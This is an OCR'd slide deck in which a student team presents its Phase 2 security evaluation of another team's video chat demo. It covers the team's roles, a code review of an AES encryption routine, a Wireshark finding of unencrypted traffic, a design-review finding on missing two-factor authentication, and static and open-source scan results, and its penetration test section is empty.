Security Evaluation

Phase 2 Presentation

Team 4 B1C2V3

Roles & Responsibility

Design review
Runtime analysis
Jongoh Ha

Static analysis
Opensource check
Chanhun Seung

Runtime analysis
Opensource check
Minji Tae

Design review
Static analysis
Hongjae Lim


Penetration test
Code review
Youngjin Kim

Reverse engineering
Penetration test
Truong Quang Viet


Our Captain
Mentor **Cliff**

Security evaluation plan

- ✓ Exchange projects with other team (team4 <-> team2)
- ✓ Review artifacts from team2 and analyze vulnerable points from the design
- ✓ Establish goals of the evaluation and select available security evaluation techniques
- ✓ Conduct security evaluation using selected techniques
- ✓ Analyze and assess found vulnerabilities
- ✓ Generate security assessment report



Review result from given artifacts



- ✓ Given requirements on phase1 is same to all teams
- ✓ By analyzing the design and run time behavior, system design and entities were similar to ours
- ✓ **Decided to reuse threat analysis result from ours to evaluate the given system**

Goal & Strategy for Security Evaluation


To conduct security evaluation, our team focused on followings

- ✓ **Evaluating security requirements which was derived from threat analysis in phase1**
  - PKI-based server authentication for App and Backend Server => Runtime Analysis
  - Secure communication between Apps => Runtime Analysis
  - Secure communication between App and Backend Server => Runtime Analysis
  - Two factor authentication using password and OTP to email => Design Review
  - Input validation check by Backend Server => Penetration Test
- ✓ **Breaking C.I.A property on valuable asset**
  - Confidentiality and integrity of User information => Code Review, Reverse Engineering
  - Confidentiality of encryption key => Code Review, Reverse Engineering
  - Availability of backend server => Design Review
- ✓ **Finding vulnerable point by using automated tools**
  - static analysis => Visual studio code analysis, CppCheck, SonarCloud
  - open source vulnerability check => Snyk

Security evaluation techniques conducted in phase2

Code Review

- ✓ Conducted review activity on the source code implemented by Team2
- ✓ Focused on finding hardcoded information with specific keyword (key, encrypt, …)
- ✓ Tried to find vulnerable point from encryption logic




```cpp
std::string aes256cbc_encrypt(const std::string& plainText, const std::string& key, const std::string& iv)
{
    std::string cipherText;
    AES_KEY aesKey;
    AES_set_encrypt_key(reinterpret_cast<const unsigned char*>(key.c_str()), AES_KEY_SIZE * 8, &aesKey);
    unsigned char initializationVector[AES_BLOCK_SIZE];
    memcpy(initializationVector, iv.c_str(), AES_IV_SIZE);
    int paddedLength = (plainText.length() / AES_BLOCK_SIZE + 1) * AES_BLOCK_SIZE;
    unsigned char* paddedPlainText = new unsigned char[paddedLength];
    memcpy(paddedPlainText, plainText.c_str(), plainText.length());
    memset(paddedPlainText + plainText.length(), paddedLength - plainText.length(), paddedLength - plainText.length());
    for (int i = 0; i < paddedLength; i += AES_BLOCK_SIZE)
    {
        unsigned char encryptedBlock[AES_BLOCK_SIZE];
        AES_cbc_encrypt(paddedPlainText + i, encryptedBlock, AES_BLOCK_SIZE, &aesKey, initializationVector, AES_ENCRYPT);
        cipherText.append(reinterpret_cast<char*>(encryptedBlock), AES_BLOCK_SIZE);
    }
```


Design Review

- ✓ Reviewed system design document given by Team2 and tried to find vulnerable design and scenario
- ✓ Double checked the design by run time analysis (Two factor authentication, System design for backend server)

When registering new user or administrator login, the system doesn't require 2 factor authentication

Runtime Analysis

- ✓ Runtime analysis was mainly focused on checking secure communication and server authentication using WireShark tool



536	0.947418	192.168.0.233	192.168.0.212	TCP	60 10000 → 55226 [PSH, ACK] Seq=349783 Ack=245842 Win=8212 L
537	0.947418	192.168.0.233	192.168.0.212	TCP	1514 10000 → 55226 [ACK] Seq=349787 Ack=245842 Win=8212 Len=14
538	0.947418	192.168.0.233	192.168.0.212	TCP	1514 10000 → 55226 [ACK] Seq=351247 Ack=245842 Win= Len=14
539	0.947418	192.168.0.233	192.168.0.212	TCP	1514 10000 → 55226 [ACK] Seq=352707 Ack=245842 Win=82
540	0.947418	192.168.0.233	192.168.0.212	TCP	1514 10000 → 55226 [ACK] Seq=354167 Ack=245842 Win=8212
541	0.947471	192.168.0.212	192.168.0.233	TCP	54 55226 → 10000 [ACK] Seq=245842
542	0.947499	192.168.0.233	192.168.0.212	TCP	1514 10000 → 55226 [ACK] Seq=355627 Ack=245
543	0.947499	192.168.0.233	192.168.0.212	TCP	946 10000 → 55226 [PSH, ACK] Seq=357087
544	0.947499	192.168.0.233	192.168.0.212	TCP	1514 10000 → 55226 [ACK] Seq=357
545	0.947499	192.168.0.233	192.168.0.212	TCP	1514 10000 → 55226 [ACK] Seq=359439 Ack=245
546	0.947499	192.168.0.233	192.168.0.212	TCP	1514 10000 → 55226 [ACK] Seq=360899
547	0.947499	192.168.0.233	192.168.0.212	TCP	1514 10000 → 55226 [ACK] Seq=362359 Ack=245842 Win=81
548	0.947499	192.168.0.233	192.168.0.212	TCP	1514 10000 → 55226 [ACK] Seq=363819 Ack=245842 Win=82 =14
549	0.947499	192.168.0.233	192.168.0.212	TCP	946 10000 → 55226 [PSH, ACK] Seq=365279 Ack=245842 Win=8212 L

Communication between the applications was not secured. TLS needs to be applied

Static Analysis and Open Source Vulnerability


- ✓ Tried to find vulnerable point by using automated tools
- ✓ Criteria to select static analysis tool
  - Supported Language : C/C++
  - Combination of local tool and cloud tool
  - Need to check open source vulnerability

- ✓ Local tools : Visual studio code analysis, Cppcheck
  (Our team had experience on this tool)

- ✓ Cloud tool : SonarCloud
  (familiar through this training course)

- ✓ Opensource vulnerability check : Snyk
  (familiar through this training course)

Cppcheck
A tool for static C/C++ code analysis




sonarcloud

snyk

Static Analysis (Sonar Cloud)

✓ Result of all Code (team2 + open source)



By additional review on the findings, there was no directly exploitable vulnerabilities


✓ Team2's source only

team2_LgVideoChatDemo > LgVideoChatDemo

	Lines of Code	Bugs	Vulnerabilities	Code Smells	Security Hotspots	Coverage	Duplications
LgVideoChatDemo	35,116	44	1	8,931	23	0.0%	4.9%
include/openssl	22,313	0	0	7,251	0	0.0%	0.0%
json	1,240	0	0	82	1	0.0%	27.7%
AccessControlClient.cpp	539	3	1	109	0	0.0%	10.1%

Open source vulnerability (Snyk)


CVEs are found from open source library.
However, there was no finding on the
open source newly added by team2.
All findings were from opencv.



Reverse engineering & Penetration test

- ✓ Reverse engineering
  - Given the complete source code, reverse engineering is not need
  - However, our team tried this because it was interesting to see how an attacker can get any valuable information without the source code (We found this technique and experience to be quite valuable)
  - Our team used Ghidra tool for reverse engineering
  - The valuable information from reverse engineering was used for our penetration testing

- ✓ Penetration test
